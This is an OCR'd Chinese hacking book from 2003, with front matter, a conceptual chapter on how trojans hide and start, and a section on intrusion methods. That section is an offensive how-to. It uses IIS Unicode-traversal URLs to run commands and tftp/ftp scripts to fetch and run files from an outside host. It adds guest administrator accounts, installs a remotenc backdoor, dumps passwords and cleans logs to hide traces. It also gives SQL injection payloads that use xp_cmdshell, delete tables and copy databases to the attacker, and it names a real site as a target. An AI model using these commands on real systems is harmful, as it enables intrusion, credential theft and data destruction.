中国IT培训工程编委会指定的电脑培训教材


电脑超级培训学院

我是黑客

我怕谁

- 细细道来：系统安全隐患
- 明察秋毫：黑客攻击意图
- 了如指掌：黑客攻击手段
- 实战演练：典型案例讲解
- 以守为攻：构筑安全壁垒
- 网络攻击与防范手册

嘿嘿！我是黑客我怕谁！说这话前得先掂量掂量自己的份量哦。怎样，没底气了吧？来吧，我们给你勇气给你份量。



珠海出版社

全国千余家著名电脑培训学校联袂推出

电脑超级培训学院

我是黑客我怕谁

中国[redacted]培训工程编委会 编

珠海出版社

图书在版编目（CIP）数据

电脑超级培训学院/中国 IT 培训工程编委会编.—珠海：珠海出版社，2003.1

ISBN 7-80607-820-7/TP.9

I.电... II.中... III.电脑超级培训-学院 IV.TP.9

电脑超级培训学院

作　　者■中国 IT 培训工程编委会

选题策划■孙建开

责任编辑■孙建开 雷良波

封面设计■非凡创意

出版发行●珠海出版社

社　　址●珠海香洲梅华东路 297 号二层

电　　话●2222759　　邮政编码●519001

印　　刷▲河南省瑞光印务股份有限公司

开　　本▲787×1092mm　　1/16

印　　张▲500　　字数▲8200 千字

版　　次▲2003 年 1 月第 1 版

2003 年 1 月第 1 次印刷

印　　数▲1-5000 册

ISBN 7-80607-820-1/TP・9

总 定 价▲523.60 元　　(全二十四册)

前　言

本书共分为六章，全面剖析系统安全隐患，曝光黑客攻击意图及手段，见招拆招教你防守技巧，防患于未然讲述防范措施。

第一章介绍了黑客与木马的入门知识，包括特洛伊木马大揭密、入侵的一些手法及黑客攻击实例详解。

第二章介绍了黑客作案手法，包括黑客攻击行为、黑客如何入侵计算机、常见黑客攻击手段介绍、网络黑客常用攻击手段、黑客攻击手段揭秘、黑客常用的攻击手法。

第三章介绍了如何防范黑客的攻击，包括电脑端口基础知识、如何清除黑客程序、Win2K 下 IIS 安全配置、安全删除 Guest 账号、Windows NT 2000 下的硬盘锁、防止内部 IP 地址泄露的方法、如何修复被网站恶意修改的 WIN9X 系统、如何隐藏程序的运行、网络安全的主要技术简介、如何防止黑客侵害网络、OICQ 的攻击与防护。

第四章介绍了密码安全策略，包括危险口令排行榜、设立防黑客密码的秘诀。

第五章介绍了系统漏洞及解决方法，包括 CGI 漏洞集锦、PHP 漏洞、SMTP 服务拒绝服务漏洞、Windows 网络域间信任关系提升权限漏洞等。

第六章介绍了防黑的工具软件，包括 Norton 个人防火墙、“木马”杀手、BlackICE、LockDown 2000、ZoneAlarm 等。

本书附个人上网安全手册，分析常见的安全隐患，帮助读者找到正确的对策。及网络常见攻击与防范安全手册、揭发应用软件黑客入侵的十大技巧。


本书内容丰富，言语生动有趣，对黑客技术有特殊爱好的您，可千万不能错过。

内 容 简 介


嘿嘿！我是黑客我怕谁！说这话前得先掂量掂量自己的份量哦。怎样，没底气了吧？来吧，我们给你勇气给你份量。

本书从攻击者和防御者的不同角度系统介绍了计算机和网络的入侵手段和相应的防范措施，包括黑客入门知识、个人上网安全手册、密码安全设置、QQ 密码安全、网络防攻基础、黑客与木马基础知识、黑客攻击防范、黑客作案手法、防黑工具软件、黑客攻击实例、系统漏洞及解决方法等。

本书内容丰富，言语生动有趣，对黑客技术有特殊爱好的您，可千万不能错过。



目 录



第一章　黑客与木马的知识介绍

1.1　特洛伊木马大揭密

特洛伊木马（以下简称木马），英文叫做“Trojan house”，其名称取自希腊神话的特洛伊木马记，它是一种基于远程控制的黑客工具，具有隐蔽性和非授权性的特点：所谓隐蔽性是指木马的设计者为了防止木马被发现，会采用多种手段隐藏木马，这样服务端即使发现感染了木马，由于不能确定其具体位置，往往只能望“马”兴叹；所谓非授权性是指一旦控制端与服务端连接后，控制端将享有服务端的大部分操作权限，包括修改文件，修改注册表，控制鼠标，键盘等等，而这些权力并不是服务端赋予的，而是通过木马程序窃取的。从木马的发展来看，基本上可以分为两个阶段，最初网络还处于以 UNIX 平台为主的时期，木马就产生了，当时的木马程序的功能相对简单，往往是将一段程序嵌入到系统文件中，用跳转指令来执行一些木马的功能，在这个时期木马的设计者和使用者大都是技术人员，必须具备相当的网络和编程知识。而后随着 WINDOWS 平台的日益普及，一些基于图形操作的木马程序出现了，用户界面的改善，使使用者不用懂太多的专业知识就可以熟练地操作木马，相对的木马入侵事件也频繁出现，而且由于这个时期木马的功能已日趋完善，因此对服务端的破坏也更大了。可以说木马发展到今天，已经无所不用其极，一旦被木马控制，你的电脑将毫无秘密可言。

1.1.1　基础知识

在介绍木马的原理之前有一些木马构成的基础知识我们要事先加以说明，因为下面有很多地方会提到这些内容。一个完整的木马系统由硬件部分、软件部分和具体连接部分组成。

1.硬件部分：建立木马连接所必须的硬件实体。

控制端：对服务端进行远程控制的一方。

服务端：被控制端远程控制的一方。

INTERNET：控制端对服务端进行远程控制，数据传输的网络载体。

2.软件部分：实现远程控制所必须的软件程序。

控制端程序：控制端用以远程控制服务端的程序。

木马程序：潜入服务端内部，获取其操作权限的程序。

木马配置程序：设置木马程序的端口号、触发条件、木马名称等，使其在服务端藏得更隐蔽的程序。

3.具体连接部分：通过 INTERNET 在服务端和控制端之间建立一条木马通道所必须的元素。

控制端 IP、服务端 IP：即控制端、服务端的网络地址，也是木马进行数据传输的目的地。

控制端端口、木马端口：即控制端、服务端的数据入口，通过这个入口，数据可直达控制端程序或木马程序。

1.1.2 木马原理

用木马这种黑客工具进行网络入侵，从过程上看大致可分为六步，下面我们就按这六步来详细阐述木马的攻击原理。

配置木马

一般来说一个设计成熟的木马都有木马配置程序，从具体的配置内容看，主要是为了实现以下两方面功能：

1.木马伪装：木马配置程序为了在服务端尽可能的好的隐藏木马，会采用多种伪装手段，如修改图标、捆绑文件、定制端口、自我销毁等，我们将在"传播木马"这一节中详细介绍。

2.信息反馈：木马配置程序将就信息反馈的方式或地址进行设置，如设置信息反馈的邮件地址、IRC 号、ICO 号等等。

传播木马

1.传播方式：木马的传播方式主要有两种：一种是通过 E-MAIL，控制端将木马程序以附件的形式夹在邮件中发送出去，收信人只要打开附件系统就会感染木马；另一种是软件下载，一些非正规的网站以提供软件下载为名义，将木马捆绑在软件安装程序上，下载后，只要一运行这些程序，木马就会自动安装。

2.伪装方式：鉴于木马的危害性，很多人对木马知识还是有一定了解的，这对木马的传播起了一定的抑制作用，这是木马设计者所不愿见到的，因此他们开发了多种功能来伪装木马，以达到降低用户警觉，欺骗用户的目的。

（1）修改图标

当你在 E-mail 的附件中看到一个文本文件图标时，是否会认为这就是个文本文件呢？但是我不得不告诉你，这也有可能是个木马程序，现在已经有木马可以将木马服务端程序的图标改成 HTML、TXT、 ZIP 等各种文件的图标，这有相当大的迷惑性，但是目前提供这种功能的木马还不多见，并且这种伪装也不是无懈可击的，所以不必整天提心吊胆，疑神疑鬼的。

（2）捆绑文件

这种伪装手段是将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷的进入了系统。至于被捆绑的文件一般是可执行文件（即 EXE、COM 一类的文件）。

（3）出错显示

有一定木马知识的人都知道，如果打开一个文件，没有任何反应，这很可能就是个木马程序，木马的设计者也意识到了这个缺陷，所以已经有木马提供了一个叫做出错显示的功能。当服务端用户打开木马程序时，会弹出一个错误提示框（这当然是假的），错误内容可自由

定义，大多会定制成一些诸如“文件已破坏，无法打开的！”之类的信息，当服务端用户信以为真时，木马却悄悄侵入了系统。

（4）定制端口

很多老式的木马端口都是固定的，这给判断是否感染了木马带来了方便，只要查一下特定的端口就知道感染了什么木马，所以现在很多新式的木马都加入了定制端口的功能，控制端用户可以在1024——65535之间任选一个端口作为木马端口(一般不选1024以下的端口)，这样就给判断所感染木马类型带来了麻烦。

（5）自我销毁

这项功能是为了弥补木马的一个缺陷。我们知道当服务端用户打开含有木马的文件后，木马会将自己拷贝到WINDOWS的系统文件夹中(C:\WINDOWS或C:\WINDOWS\SYSTEM目录下)，一般来说原木马文件和系统文件夹中的木马文件的大小是一样的（捆绑文件的木马除外），那么中了木马的朋友只要在近来收到的信件和下载的软件中找到原木马文件，然后根据原木马的大小去系统文件夹找相同大小的文件，判断一下哪个是木马就行了。而木马的自我销毁功能是指安装完木马后，原木马文件将自动销毁，这样服务端用户就很难找到木马的来源，在没有查杀木马的工具帮助下，就很难删除木马了。

（6）木马更名

安装到系统文件夹中的木马的文件名一般是固定的,那么只要根据一些查杀木马的文章，按图索骥在系统文件夹查找特定的文件，就可以断定中了什么木马。所以现在有很多木马都允许控 制端用户自由定制安装后的木马文件名，这样很难判断所感染的木马类型了。

运行木马

服务端用户运行木马或捆绑木马的程序后，木马就会自动进行安装。首先将自身拷贝到WINDOWS的系统文件夹中（C:\WINDOWS或C:\WINDOWS\SYSTEM目录下），然后在注册表、启动组、非启动组中设置好木马的触发条件，这样木马的安装就完成了。安装后就可以启动木马了。

1.由触发条件激活木马

触发条件是指启动木马的条件，大致出现在下面八个地方:

（1）注册表:打开HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\ CurrentVersion\下的五个以Run 和RunServices主键，在其中寻找可能是启动木马的键值。

（2）WIN.INI:C:\WINDOWS 目录下有一个配置文件 win.ini，用文本方式打开，在[windows]字段中有启动命令 load=和run=，在一般情况下是空白的，如果有启动程序，可能是木马。

（3）SYSTEM.INI:C:\WINDOWS目录下有个配置文件system.ini，用文本方式打开，在[386Enh]，[mic]， [drivers32]中有命令行，在其中寻找木马的启动命令。

（4）Autoexec.bat和Config.sys:在C盘根目录下的这两个文件也可以启动木马。但这种加载方式一般都需要控制端用户与服务端建立连接后，将已添加木马启动命令的同名文件上传到服务端覆盖这两个文件才行。

（5）*.INI：即应用程序的启动配置文件，控制端利用这些文件能启动程序的特点，将制作好的带有木马启动命令的同名文件上传到服务端覆盖这同名文件，这样就可以达到启动木马的目的了。

（6）注册表：打开 HKEY_CLASSES_ROOT\文件类型\shell\open\command 主键，查看其键值。举个例子，国产木马“冰河”就是修改 HKEY_CLASSES_ROOT\txtfile\shell\open\command 下的键值，将“C:\WINDOWS \NOTEPAD.EXE %1”改为 “C:\WINDOWS\SYSTEM\ SYSEXPLR.EXE %1”，这时你双 击一个 TXT 文件后，原本应用 NOTEPAD 打开文件的，现在却变成启动木马程序了。还要说明 的是不光是 TXT 文件 ，通过修改 HTML、EXE、ZIP 等文件的启动命令的键值都可以启动木马 ，不同之处只在于“文件类型”这个主键的差别，TXT 是 txtfile，ZIP 是 WINZIP，大家可以试着去找一下。

（7）捆绑文件：实现这种触发条件首先要控制端和服务端已通过木马建立连接，然后控制端用户用工具软件将木马文件和某一应用程序捆绑在一起，然后上传到服务端覆盖原文件，这样即使木马被删除了，只要运行捆绑了木马的应用程序，木马又会被安装上去了。

（8）启动菜单:在“开始——程序——启动”选项下也可能有木马的触发条件。

2.木马运行过程

木马被激活后，进入内存，并开启事先定义的木马端口，准备与控制端建立连接。这时服务端用户可以在 MS-DOS 方式下，键入 NETSTAT -AN 查看端口状态，一般个人电脑在脱机状态下是不会有端口开放的，如果有端口开放，你就要注意是否感染木马了。

在上网过程中要下载软件，发送信件，网上聊天等必然打开一些端口，下面是一些常用的端口：

（1）1-1024 之间的端口：这些端口叫保留端口，是专给一些对外通讯的程序用的，如 FTP 使用 21， SMTP 使用 25，POP3 使用 110 等。只有很少木马会用保留端口作为木马端口的。

（2）1025 以上的连续端口：在上网浏览网站时，浏览器会打开多个连续的端口下载文字，图片到本地硬盘上，这些端口都是 1025 以上的连续端口。

（3）4000 端口：这是 OICQ 的通讯端口。

（4）6667 端口：这是 IRC 的通讯端口。 除上述的端口基本可以排除在外，如发现还有其它端口打开，尤其是数值比较大的端口，那就要怀疑是否感染了木马，当然如果木马有定制端口的功能，那任何端口都有可能是木马端口。

信息泄露

一般来说，设计成熟的木马都有一个信息反馈机制。所谓信息反馈机制是指木马成功安装后会收集一些服务端的软硬件信息，并通过 E-MAIL，IRC 或 ICO 的方式告知控制端用户。

从邮件中我们可以知道服务端的一些软硬件信息，包括使用的操作系统，系统目录，硬盘分区况，系统口令等，在这些信息中，最重要的是服务端 IP，因为只有得到这个参数，控制端才能与服务端建立连接。

建立连接

我们讲解一下木马连接是怎样建立的 。一个木马连接的建立首先必须满足两个条件：一是服务端已安装了木马程序；二是控制端、服务端都要在线。在此基础上控制端可以通过木马端口与服务端建立连接。

远程控制

木马连接建立后，控制端端口和木马端口之间将会出现一条通道。

控制端上的控制端程序可藉这条通道与服务端上的木马程序取得联系，并通过木马程序对服务端进行远程控制。下面我们就介绍一下控制端具体能享有哪些控制权限，这远比你想象的要大。

（1）窃取密码：一切以明文的形式、*形式或缓存在 CACHE 中的密码都能被木马侦测到，此外很多木马还提供有击键记录功能，它将会记录服务端每次敲击键盘的动作，所以一旦有木马入侵，密码将很容易被窃取。

（2）文件操作：控制端可藉由远程控制对服务端上的文件进行删除、新建、修改、上传、下载、运行、更改属性等一系列操作，基本涵盖了 WINDOWS 平台上所有的文件操作功能。

（3）修改注册表：控制端可任意修改服务端注册表，包括删除、新建或修改主键、子键键值。有了这项功能控制端就可以禁止服务端软驱、光驱的使用；锁住服务端的注册表；将服务端上木马的触发条件设置得更隐蔽的一系列高级操作。

（4）系统操作：这项内容包括重启或关闭服务端操作系统、断开服务端网络连接、控制服务端的鼠标、键盘、监视服务端桌面操作、查看服务端进程等，控制端甚至可以随时给服务端发送信息。

1.2 入侵的一些手法

现在大多数的入侵都是用 SQL 扫描（现在的流光都有 IIS/PRONTPAGE 扫描了），然后利用 IIS 远程执行命令漏洞，一般情况下有这个漏洞就会有 U 漏洞，但是有 U 漏洞不一定有这个漏洞，最好一次扫个 2-3 万台（网段）比如 111.111.1.1-111.111.100.255，然后就去干别的，运气再不好，也有好多台。

手法是这样的：

在 IIS 远程执行命令漏洞（这个漏洞可以连接，其实就是 U 漏洞的各种类型，也就说你扫到 U 漏洞了，键入 copy c:\winnt\system32\cmd.exe c:\inetpub\scripts\treasure.exe（如果是 U 漏洞在 IE 上打入:..../scripts/cmd.exe?/c+copy c:\winnt\system32\cmd.exe c:\inetpub\scripts\treasure.exe），其实在 IIS 远程执行命令漏洞下我们一般能用到的 DOS 命令（常用的）是：set 查看他的网站结构，dir 查看上传情况（记得常用 dir c:\xxx/s 这个命令）。

虽然很多时候用 set 就能看到网站的 WEB 目录，但是更多的时候还是要用到这个命令：PATH_TRANSLATED=c:\inetpub\wwwroot，这个就是 set 后结果中的一句话。

这个就是网站的 WEB 目录，那如果没这句话，没关系用 dir c:\xxx/s 这个命令啊。

set 还可以查看到很多东西，比如 SCRIPTS 目录，还碰到过 SCRIPTS 目录是 c:\progra~1\....\masca。

ip/scripts/treasure.exe?/c+

由于我们的权限很小，所以一般只能在这里用 FTP 或者 TFTP 上传：

TFTP 的命令为 ip/scripts/treasure.exe?/c+tftp+ip+get+idq.dll+c:\inetpub\scripts\idq.dll

FTP 的命令为 ip/scripts/treasure.exe?/c+echo+open+free.tsee.net>bbs.txt

ip/scripts/treasure.exe?/c+echo+treasure>>bbs.txt（FTP 用户名）

ip/scripts/treasure.exe?/c+echo+123456>>bbs.txt（FTP 密码）

ip/scripts/treasure.exe?/c+echo+get+idq.dll>>bbs.txt（idq.dll 利用 044 漏洞入侵的，直接运行 IDQ。DLL 亦可以得到个 ADMINISTRATOR 用户和密码,iisuser,密码是 abcd1234.）。

直接运行的命令为 ip/scripts/treasure.exe?/c+c:\inetpub\scripts\idq.dll

ip/scripts/treasure.exe?/c+echo+bye>>bbs.txt

ip/scripts/treasure.exe?/c+ftp+-s:bbs.txt

注意：>是完全替换。就是说 bbs.txt 原来是存在的，用>写就用现在的语句替换了，>>是写第二行第三行，依次类推。

这里要注意的是 bbs.txt 最后一定要删除，这里留下了你的 FTP 站点名字和你的用户名及密码。

ispc ip/scripts/idq.dll

这里要补充的是，既然我们扫的是 SQL，出来的是 IIS 漏洞，当然能利用 idq.dll 了，其实有时候你扫到弱 IPC 密码和用户，他没开 HTTP 或者没用 IIS 那样的话，idq.dllyi 用不上了，只能上传些木马类的了。

接着一般的手法是激活 guest

net user guest /active:yes

net user guest 123456

net localgroup administrators guest /add

用 ipc 连接传个 showpass 到他的 system32 目录下。

net use \\ip\ipc$ "800214520" /user:"guest"

copy showpass.exe \\ip\admin$\system32\showpass.exe

net use \\ip\ipc$ /delete

这里要说明的是有兴趣的朋友亦可以上传 IRC 木马和 csrss.exe（简短说明：本软件可以在 Nt4.0/Win2000 的系统上面添加 Administrators 权限账号，由于采用时间添加方式，以任务方式添加账号，在中午 12 点整时自动添加账号，13 点时删除账号，18 点时添加账号，19 点时删除账号，23 点时添加账号，0 点删除账号，以上几个时间段都是网管最容易忽视的时间，网管根本不会想到你会拥有 Administrators 权限账号，从而使得你的劳动结果不会被破坏。下载地址为：http://www.sandflee.net/down/show.asp?id=62&down=1。）

IRC 木马不介绍的原因是太可怕，也是唯一可称得上好的木马。

这里我们用的是 remotenc

remotenc 没有日志记录

remotenc 对付 administrator 密码为空的时候输入""

remotenc 的说明详细：

RemoteNC <IP> <Username> <Password> <Starting Mode>

<Service Name> <Description Name>

<Listen Port> <Control Password> [/OVERWRITE]

remotenc x.x.x.x 用户 密码 （LocalSystem or RunAsUser 任选一下） 服务名 服务描述 监听端口控制密码 [是否覆盖原有服务]

这里介绍一下隐藏 REMOTENC 的方法：

remotenc 192.***.***.*** Administrator 123456 localsystem Server Server 7 123456（创建 remotenc 后门）。

telnet 后门后

dir server.exe

attriv server.exe +h +r

dir server.exe

用的是 DOS 命令

别人不能覆盖你的后门了

当然有兴趣的可以装个 Sniffer

还有的是 remotenc 的补充说明（可以本地安装）

可以 TELNET 后用 SHOWPASS（这就是为什么放在 system32 下的原因了）。

SHOWPASS 的实用，本地机器用 ADMINISTRATOR 登陆后，我们 SHOWPASS 肯定能得到。

ADMINISTRATOR 的密码。

很多时候这个密码在 SQL 和 FTP 还有 PCANYWHERE 里面都是通用的。

用 ispc 提升权限，idq.dll（也可以当作后门使用），会出现提示符 c:\winnt\system32\>showpass（当然已经用 copy showpass.exe \\ip\admin$\system32 传到这个目录了） 用 remotenc 开了后门以后 telnet 上去输入 showpass（copy 是必须的），成功率相当高，前提是他那台机器本地用 administrator 已经登陆。

知道管理员的密码不就又是个后门了，更多的是管理员的密码=pcanywhere 的密码=sql 的密码。

GetWindowText（）

and TextOut（） window API's

REMOTENC 本地安装 IP 改成 127.0.0.1

还有的是 REMOTENC 有两种模式可以安装推荐第一种：）90%的机器都能安装成功的（没装个好的防火墙）。

现在的经验是不需要这个也可以 idq.dll 亦是个好后门不会被杀，还有你 REMOTENC 装

好后就把 GUEST 停用吧，别忘记删除日志 cleaniislog.exe . 你的 ip //删除所有日志中有你的 ip 的纪录。

cleaniislog.exe C:\winnt\system32\logfiles\w3svc1\ex020208.log 你的 ip //指定删除一个日志文件中你的 ip 纪录。

p.s: 不一定是 w3svc1，有可能是 w3svc2 ,vc3 等， ex020208 为 02 年 02 月 08 号的日志，即当天日志。

如果不是那就运行：cleaniislog.exe /。

关于 ispc 和 idq.dll 前面介绍了这里就不说了，反正就这么用（idq.dll 可以改成数个名字亦可以使用），还要推荐个 PIPEUPADMIN 这个软件，用这个软件上传后运行就可以了，还有 pwdump3 这个软件是抓回 SAM 挡的。

42 天内（不管密码多复杂没有破不了的），怎么看主页很简单，用 ip/scripts/treasure.exe?/c+type+c:\xxx\xxx.htm，这个是查看文件的目录，其实一般找到 WEB 目录的路径就能找到他的主页。这里要补充的是， IIS 远程执行命令漏洞就是 U 漏洞的几个类型从 A-F：。

所以利用 U 漏洞入侵的成功率非常高。国内很多日 10 万 IP 的网站依然有此漏洞。这里还要提供一个入侵的新思路：如果用 U 漏洞或者用 FTP 能访问他的目录或者其他的方法能访问他的目录并且有删除文件的功能，试试删除了他的 winnt/repair 和 winnt/config 下的 SAM 文件。（2000 为 SAM，NT 为 SAM._ ）。

1.2.1 SQL 数据库的一些攻击

对于国内外的很多新闻，BBS 和电子商务网站都采用 ASP+SQL 设计，而写 ASP 的程序员很多，所以，ASP+SQL 的攻击成功率也比较高。这类攻击方法与 NT 的版本和 SQL 的版本没有多大的关系，也没有相应的补丁，因为漏洞是程序员自己造成的，而且大多数讲解 ASP 编程的书上，源代码例子就有这个漏洞存在，其实只是一些合法的 ASP 对 SQL 的请求，就留下后患无穷！

这种攻击方法最早源于'or'1'='1 的漏洞（我们暂且称其为漏洞），这个漏洞的原理我想大家因该都知道了，那么随之而来的便是；exec sp_addlogin hax（在数据库内添加一个 hax 用户），但是这个方法的限制很大，首先 ASP 使用的 SQL Server 账号是个管理员，其次请求的提交变 量在整个 SQL 语句的最后，因为有一些程序员采用 SELECT * FROM news WHERE id=... AND topic=... AND ..... 这种方法请求数据库，那么如果还用以上的例子就会由 news.asp?id=2；exec sp_addlogin hax 变成 SELECT * FROM news WHERE id=2；exec sp_addlogin hax AND topic=... AND ... 整个 SQL 语句在执行 sp_addlogin 的存储过程后有 AND 与判断存在，语法错误，你的 sp_addlogin 自然也不能正常运行了，因此试试看下面这个方法 。

news.asp?id=2；exec sp_addlogin hax；--后面的--符号把 sp_addlogin 后的判断语句变成了注释，这样就不会有语法错误了，sp_addlogin 正常执行！

news.asp?id=2；exec master.dbo.sp_addlogin hax；--

news.asp?id=2；exec master.dbo.sp_password null,hax,hax；--

news.asp?id=2；exec master.dbo.sp_addsrvrolemember sysadmin hax；--

news.asp?id=2；exec master.dbo.xp_cmdshell 'net user hax hax /workstations:* /times:all /passwordchg:yes /passwordreq:yes

/active:yes /add'；--

news.asp?id=2；exec master.dbo.xp_cmdshell 'net localgroup administrators hax /add'；--

这样，你在他的数据库和系统内都留下了 hax 管理员账号了，当然，前提条件是 ASP 用管理员账号，所以虚拟空间大家就别试了，不会存在这个漏洞的。

以后我们会讨论，如果对方的 ASP 不是用 SQL 管理员账号，我们如何入侵，当然也会涉及到 1433 端口的入侵，当然大家可以试试看在 id=2 后面加上一个'符号，主要看对方的 ASP 怎么写了，再说说当 ASP 程序使用的 SQL 账号不是管理员的时候我们该如何做。

比如天融的主页有新闻内容如下：

http://www.talentit.com.cn/news/news-2.asp?newid=117

大家可以试试看 http://www.talentit.com.cn/news/news-2.asp?newid=117；select 123；--

报语法错误，select 123 错误，显而易见，天融新的 ASP 在 newid 变量后面用'号结束，那么试试看 http://www.talentit.com.cn/news/news-2.asp?newid=117'；delete news；--，我想只要表名猜对了，新闻库就被删了。

通常 ASP 用的 SQL 账号就算不是管理员也会是某个数据库的 owner,至少对于这个库有很高的管理权限，但是我们不知道库名是什么？看看 db_name（）函数吧！

打开你的 query analyzer，看看 print db_name（），当前的数据库名就出来了，以此类推： declare @a sysname；set @a=db_name（）；backup database @a to disk='你的 IP 你的共享目录 bak.dat' ,name='test'；--，他当前数据库就备份到你的硬盘上了，接下来要做的大家心里都明白了吧！同理这个方法可以找到对方的 SQL 的 IP。

先装一个防火墙，打开 ICMP 和 139TCP 和 445TCP 的警告提示，然后试试看 news.asp?id=2；exec master.dbo.xp_cmdshell 'ping 你的 IP'，如果防火墙提示有人 ping 你，那么应该可以肯定对方的 ASP 用的是 SQL 的管理员权限，同时也确定了对方的 SQL Server 的准确位置，因为很多大一点的网站考虑性能，会吧 web 服务和数据库分开，当对方打上了补丁看不到源代码时，我想只有这个方法能很快的定位对方的 SQL Server 的位置了。

那么，如果对方 ASP 没有 SQL 管理员权限，我们就不能调用 xp_cmdshell 了，该怎么办？试试看这个 news.asp?id=2；declare @a；set @a=db_name（）；backup database @a to disk='你的 IP 你的共享目录 bak.dat' ,name='test'；--。

你的防火墙该发出警告了，有人连接你的 445 或 139（win9 端口了，这样，对方的 SQL 的 ip 一样也可以暴露，那么如果对方连某个数据库的 owner 也不是的话，我们该怎么办？我会告诉大家一个更好的办法。

其实 backuo database 到你的硬盘还是有点夸张了，如果对方数据库很庞大，你又是拨号上网，劝你别试了，很难成功传输的。